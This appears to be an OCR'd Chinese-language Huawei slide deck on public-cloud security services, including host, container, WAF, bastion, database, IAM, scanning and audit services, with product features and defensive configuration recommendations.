    - 您可以在安全控制台上统一查看同一区域内主机中各项风险的来源，根据各项风险的处理建议处理主机中的各项风险；利用多样化检索、批量处理等功能，快速分析同一区域内所有主机的风险。
  - 精准防御
    - 拥有先进的检测技术和丰富的检测库，提供精准防御。
  - 全面防护
    - 提供事前预防、事中防御、事后检测的全面防护，全面降低入侵风险。
  - 轻量Agent
    - Agent占用资源极少，不影响主机系统的正常运行。
  - 网页防篡改
    - 使用第三代网页防篡改技术，内核级事件触发技术，锁定用户目录下的文件后，有效阻止非法篡改行为。
    - 篡改监测自动恢复技术，在主机本地和远端服务器上实时备份已授权的用户所修改的文件，保证备份资源的时效性。当主机安全服务检测到非法篡改行为时，将使用备份文件主动恢复被篡改的网页。
- HSS防护建议

- 风险预防:
  - 利用云主机安全服务漏洞检测能力扫描Linux软件漏洞、Windows系统漏洞和Web-CMS漏洞，并针对操作系统存在的漏洞及时修复，防止由于系统漏洞给黑客横向渗透的机会，经过客户业务团队评估业务风险后可借助HSS批量漏洞修复能力，进行漏洞快速修复；
  - 通过HSS检测云主机中MySQL、FTP及系统账号的弱口令以及操作系统口令复杂度配置，并及时知会运维团队对相关风险项进行及时修复；
  - 针对主机安全扫描发现的Tomcat、SSH、Nginx、Redis、Apache2、MySQL5的风险配置及时修复，防止由于软件配置不合规导致安全事件发生；
  - 通过HSS检测发现的风险账号，如：非root账号却拥有管理员权限，等问题进行及时修复，防止由于应用漏洞被黑客入侵后导致的云主机失陷。
- 入侵检测：
  - 对云主机安全服务的高危命令监控规则进行优化，主要是针对黑客入侵常用命令进行补充，见附表；
  - 进一步增强云主机安全服务针对操作系统、应用程序软件和其他组件的关键文件的监控力度。
- 自动化运维：
  - 建议开启HSS的攻击事件告警通知功能，以便在攻击事件发生时能够自动知会运维或保障人员。

CGS防护方案



- **CGS Container：**CGS作为一个容器运行在每个容器节点（主机）上，负责节点上所有容器的镜像漏洞扫描，安全策略实施和异常事件收集。
- **管理Master：**负责管理与维护CGS Container。
- **安全智能：**安全智能是安全信息知识库，用于获取漏洞库、恶意程序库等更新，以及大数据AI训练模型等。
- **管理控制台：**租户通过管理控制台使用容器安全服务。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


HUAWEI

- 容器安全服务是一个用于检测容器镜像生命周期的安全服务，能帮助高效管理容器与镜像的安全状态，降低容器与镜像面临的主要安全风险，可以从构建、分发、运行三阶段来看。
- CGS防护方案优势：
  - 统一安全管理
    - 统一管理CCE集群中所有节点上运行的容器与镜像的安全状态。
  - 丰富漏洞库
    - 漏洞库包含丰富的100,000+漏洞，能够有效检测容器镜像漏洞。
  - 轻量Agent
    - 客户端以容器方式运行，系统资源的占用率极低，正常仅1%，峰值不超过5%。
  - 容器防逃逸
    - 内置10大类，100小类容器逃逸行为规则，有效检测容器逃逸。
  - 满足等保安全合规
    - 满足等保安全合规入侵防范条款和恶意代码防范条款。

目录


1. 公有云安全设计
2. **公有云场景化解决方案**
   - 公有云网络安全解决方案
   - 公有云负载安全解决方案
   - **公有云应用安全解决方案**
   - 公有云数据安全解决方案
   - 公有云安全管理解决方案
3. 公有云安全成功案例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI



- 功能特性：
- 事前:
  - 基于业务属性、配置针对性的安全策略。
  - 通过漏洞扫描服务，发现潜在漏洞。
- 事中：
  - 扫描、探测行为的拦截。
  - 注入、跨站等OWASP、10攻击行为拦截。
  - 0day威胁防御。
  - CC攻击的精准防护。
  - 爬虫、自动化软件的拦截。
- 事后：
  - 输出丰富的安全态势。
  - 输出详细的安全事件。
- WAF防护建议
  - 应用安全接入:
    - 对所有对外提供的http协议的服务全部纳入WAF防护范围；
    - 建议通过ELB访问控制策略将业务应用的访问源限制为WAF的集群的回源地址。
  - 应用防护策略：

        - 建议开启WAF基础防护，全面开启“常规检测”、“Webshell检测”、“深度检测”、“header全检测”等防护功能；
        - 根据自身业务情况进行评估，选择性开启“CC攻击防护”，如对单位时间内IP地址、Cookie的访问频率进行限制，防护动作选择“人机验证”可有效削减黑客通过自动化扫描攻击对云上业务应用进行漏洞探测；
        - 开启IP黑名单设置，对于WAF告警事件中发现的恶意IP地址进行拉黑处理，减少同一IP对于业务应用系统的威胁性；
        - 开启“攻击惩罚”配置，并配置到WAF的基础防护、精准防护策略中，WAF一旦发现可疑攻击的源IP，即可对其进行持续性阻断；
        - 在0day漏洞出现后，根据0day漏洞POC及时总结防护经验，并通过WAF精准防护策略对漏洞利用方式进行限制，禁止外部IP地址对漏洞相关URL进行访问或探测；
        - 根据实际的业务终端用户分布情况，通过WAF地理位置访问控制策略尽可能减小业务攻击面。
    - 自动化运维：
        - 建议开启WAF攻击事件的告警通知功能，以便在攻击事件发生时能够自动知会运维或保障人员。




- CBH防护建议
  - 所有主机运维通道严格控制在堡垒机侧，通过ACL、安全组进行内网网络权限控制，只允许堡垒机内网IP地址访问主机、数据库等资产的管理端口；
  - 堡垒机开启多因子认证方式登录，建议采用“用户名+密码+短信验证码”方式登录，防范由于密码泄露导致的运维权限丢失风险；
  - 堡垒机开启工单审批功能，运维员通过提工单的方式申请访问权限，并严格控制访问目的范围以及访问时间；
  - 通过堡垒机对高危命令进行控制，重点针对提权、登录、创建账号等权限进行封堵。

目录


1. 公有云安全设计
2. **公有云场景化解决方案**
   - 公有云网络安全解决方案
   - 公有云负载安全解决方案
   - 公有云应用安全解决方案
   - **公有云数据安全解决方案**
   - 公有云安全管理解决方案
3. 公有云安全成功案例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI



- 应用场景：
  - 满足信息合规要求：拥有数十种合规模板，包含GDPR，PCI DSS，HIPAA等，多种合规规则一键匹配识别，生成报表供针对性整改，精准区分和保护个人数据，避免产生合规问题。
  - 数据脱敏保护：通过多种预置脱敏算法+用户自定义脱敏算法，搭建数据保护引擎，实现非结构化数据脱敏储存，结构化数据静态脱敏，防止敏感数据泄露。
  - 敏感数据自动识别分类：从海量数据中自动发现并分析敏感数据使用情况，基于数据识别引擎，对数据存储进行扫描、分类、分级，解决数据“盲点”，以此做进一步安全防护。
  - 用户异常行为分析：通过深度行为识别引擎，建立用户行为基线，实现基线外异常操作实时告警，行为操作实时查询，行为轨迹可视化，风险事件关联识别，针对风险事件关联用户操作，完善溯源审计链条。及时发现数据使用是否存在安全违规并及时预警，预防数据泄露。

数据安全防护架构



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 数据安全防护建议：
  - 安全审计：
    - 所有涉及云上业务系统的自建或云数据库，均开启DBSS数据库安全防护；
    - 建议开启DBSS自定义规则，并针对数据库相关的高危操作进行有效监控，如库删除、表删除等命令；
    - 启用OBS桶日志记录，记录外部请求的访问日志，为核心文件的访问权限控制提供溯源。
  - 访问控制：
    - 禁止数据库直接绑定EIP直接面向公网开放；禁止数据库通过ELB或NAT网关对外开放权限；
    - 通过安全组严格限制数据库的网络权限，只允许该业务系统的应用服务器通过非root权限访问，禁止除堡垒机内网IP之外的其它任何主机通过root权限登录数据库；
    - 数据库管理员权限只能通过堡垒机访问，并开启工单审批功能，对数据库服务器的所有操作进行记录和溯源。
  - 数据加密：
    - 建议开启MySQL数据库实例启用SSL加密连接，保证传输过程中的数据加密配置，防止数据泄露；

        - 针对核心业务数据，建议开启OBS、MySQL、云硬盘的服务端加密功能，保证核心文件、数据的上传下载加密。
    - 自动化运维：
        - 建议开启DBSS的攻击事件告警通知功能，以便在攻击事件发生时能够自动知会运维或保障人员，提高安全响应效率。
- 备份与恢复：
    - 数据备份安全建议：
        - 检查RDS、DDS、DCS实例是否开启备份功能，以保证数据可靠性。RDS数据库实例默认开启数据自动备份策略，备份周期默认每天备份数据一次；
        - 针对核心文件的存储桶，建议OBS开启跨区域复制能够提供跨区域数据容灾功能，将一个桶（源桶）中的数据自动、异步地复制到不同区域的另外一个桶（目标桶）中，提高核心数据资源的容灾能力；
        - 建议开启DBSS数据库审计自动备份能力，保证安全事件处置过程中，针对数据库的攻击行为有据可查；
        - 针对核心业务系统相关主机，建议开启云硬盘备份VBS为云硬盘创建在线备份，针对病毒入侵、人为误删除、软硬件故障等场景，可将数据恢复到任意备份点；
        - 针对核心业务系统相关主机，建议开启云服务器备份CSBS为云服务器下所有云硬盘创建一致性在线备份，针对病毒入侵、人为误删除、软硬件故障等场景，可将数据恢复到任意备份点。
    - 配置备份安全建议：
        - 针对VPC/ACL/安全组等相关配置进行定期备份，保障场景任务结束后能够快速恢复业务，尤其是针对保障期间临时关闭的测试及准生产环境的网络控制规则；
        - 针对堡垒机相关配置进行定期备份，防止由于堡垒机自身故障或系统升级后，配置无法恢复导致的运维故障。

其他安全项

安全模块	安全项	实现方式
开发安全	对开发代码安全检查	• 使用软件开发平台DevCloud对代码进行检查。 • 使用数据安全中心DSC检测密钥泄露。
	执行安全测试	• 使用软件开发平台DevCloud管理测试活动。
	保护研发资产的安全	• 使用软件开发平台DevCloud保护研发资产。
隐私保护与合规	识别个人数据以分析隐私风险	• 使用数据库安全服务DBSS从海量数据中迅速识别个人数据。 • 使用数据安全中心DSC精确高效识别个人数据。
	隐私数据脱敏	• 使用数据库安全服务DBSS进行数据脱敏。 • 使用数据安全中心DSC进行数据脱敏。
	持续满足合规要求	• 使用华为云等保合规安全解决方案实现等保合规。 • 访问华为云信任中心查看华为云合规资质及合规遵从说明文档。
证书与密钥管理	对密钥进行管理和保护	• 使用数据加密服务DEW对密钥全生命周期集中管理。
	对证书集中管理	• 使用SSL证书管理SCM对SSL证书全生命周期进行管理。 • 使用云证书管理服务CCM对私有证书（PCA）进行管理。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. 公有云安全设计
2. **公有云场景化解决方案**
   - 公有云网络安全解决方案
   - 公有云负载安全解决方案
   - 公有云应用安全解决方案
   - 公有云数据安全解决方案
   - **公有云安全管理解决方案**
3. 公有云安全成功案例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

统一身份认证管理IAM解决方案




- **IAM防护建议**
  - 严格根据人员职责分配IAM账号，禁止所有用户统一使用admin权限；
  - 开启IAM登录保护功能，启用账号多因子认证登录方式，除需提供用户名和密码验证外，还需提供验证码进行二次身份验证；
  - 开启IAM的敏感操作保护功能，用户在执行敏感操作时（如：删除弹性云服务器、弹性IP解绑等），将通过虚拟MFA或手机短信或邮件再次确认操作者的身份，进一步提高帐号安全性；
  - 禁止console平台管理员账户开启AK/SK凭证，避免因AK/SK泄露带来的安全隐患。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- IAM（Identity and Access Management，统一身份认证）解决方案应用场景：
  - 用户权限管理：企业的安全治理
    - 根据用户职责规划用户组，并根据职责为用户组授权，将用户加入到用户组中，使得用户具有所属用户组中的权限；
  - 授权委托：协作
    - 您需要与其他账号共享你的资源和权限，但无需提供密码或密钥；
  - 联邦身份认证：单点登录
    - 企业内员工需要访问华为云时，无需注册华为云账号，通过配置联邦身份认证，在自身企业管理系统中认证后，即可直接访问华为云。


漏洞扫描服务VSS



关键功能	说明
漏洞检测	支持常见OWASP漏洞检测，支持三十多种漏洞类型检查，包括但不限于：Web注入漏洞、文件包含漏洞、配置错误、信息泄露、后门植入等。
业务威胁	针对网站业务风险等进行风险监控和扫描，包括但不限于：网页敏感内容、垃圾广告、网页挂马、恶意外链等。
等保配置	对标等保合规标准对基线配置合规等问题进行扫描，形成专业扫描报告，方便用户比对优化。
漏洞报告	针对扫描结果形成专业的风险扫描报告，提供在线查看，同时也支持下载，方便内部传递信息细节。
紧急CVE	安全专家7*24小时实时监控安全动态，第一时间更新紧急漏洞扫描规则，在最短时间内实现紧急漏洞扫描。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- VSS（Vulnerability Scan Service，漏洞扫描服务）防护建议：
  - 针对所有网站应用配置漏洞扫描策略，录入网站高权限账号后进行深度扫描，并针对漏扫发现的高危漏洞及时修复。



- MTD（Managed Threat Detection，威胁检测服务）服务特点：
  - 持续监控恶意活动和未经授权的行为，从而保护账户和工作负载；
  - 使用机器学习、异常检测和集成威胁情报等手段，识别潜在的威胁并确定优先级别；
  - 可以与态势感知等服务集成，进行后续关联的安全运营动作。
- 什么是威胁检测服务?
  - MTD服务持续监控恶意活动和未经授权的行为，从而保护账户和工作负载，使用机器学习、异常检测和集成威胁情报等手段，识别潜在的威胁并确定优先级别，提升用户告警、事件检测准确性，提升运维运营效率。
- 威胁检测服务能够解决什么其他安全服务解决不了的问题?
  - MTD服务可以检测IAM账号安全风险，以及利用DNS进行攻击暴露出来的风险，还有各种入侵行为在CTS日志中暴露出来的风险，这几类安全风险其他任何安全服务暂时无法解决或能力较弱。
- 威胁检测服务的检测对象是什么?
  - MTD服务检测对象有两个，IAM账号和云负载基础设施。
- 威胁检测服务的检测源头是什么?
  - MTD服务的检测源头是日志，当前支持包括IAM日志，DNS日志，CTS日志，OBS日志（接入中）。

CTS云审计服务解决方案

- CTS提供对各种云资源操作记录的收集、存储和查询功能，可用于支撑安全分析、合规审计、资源跟踪和问题定位等常见应用场景。



CTS能力


功能特性	记录审计日志：支持记录用户通过管理控制台或API接口发起的操作，以及各服务内部自触发的操作。 审计日志查询：支持在管理控制台对7天内操作记录按照事件类型、事件来源、资源类型、筛选类型、操作用户和事件级别等多个维度进行组合查询。 审计日志转储：支持将审计日志周期性的转储至对象存储服务，便于事后追查，并满足合规审计日志持久保存的需求。
应用场景	助力客户的业务系统通过等保合规、PCI DSS、ISO 27001等常见行业硬性规范中关于审计部分的认证。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI


- CTS（Cloud Trace Service，云审计服务）产品优势：
  - 记录全面：实时记录云资源的操作及变更，审计日志收集权限集中、覆盖广泛、粒度细致、内容全面；
  - 访问安全：审计日志的查看、访问权限由系统管理员分配，管理集中、控制严格，越权风险极小；
  - 数据安全：审计日志的存储、传输均采用高强度加密，无修改、删除类功能或接口，数据准确、全面；
  - 管控高效：基于高集权化、高自动化和安全管控下的审计日志，可实现高可用、低成本的IT管控。

CES云监控解决方案



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- CES（Cloud Eye Service，云监控服务）防护建议：
  - 所有主机资源安装CES客户端，并根据业务可能存在的增量设置阈值，之后通过CES对云上主机的资源使用率进行实时监控，包括：内存、CPU、读写速率等；
  - 配置CES站点监控指标：网站业务可用性<95%，则需要及时响应是否攻击、网络等情况造成的站点服务不可用；
  - 开启云审计服务，并配置响应的追踪器，通过CTS对云上资源的操作进行监控和分析，并配置告警策略，对资源变更等操作进行实时监控和告警，尤其是资源删除、配置修改等高危操作。



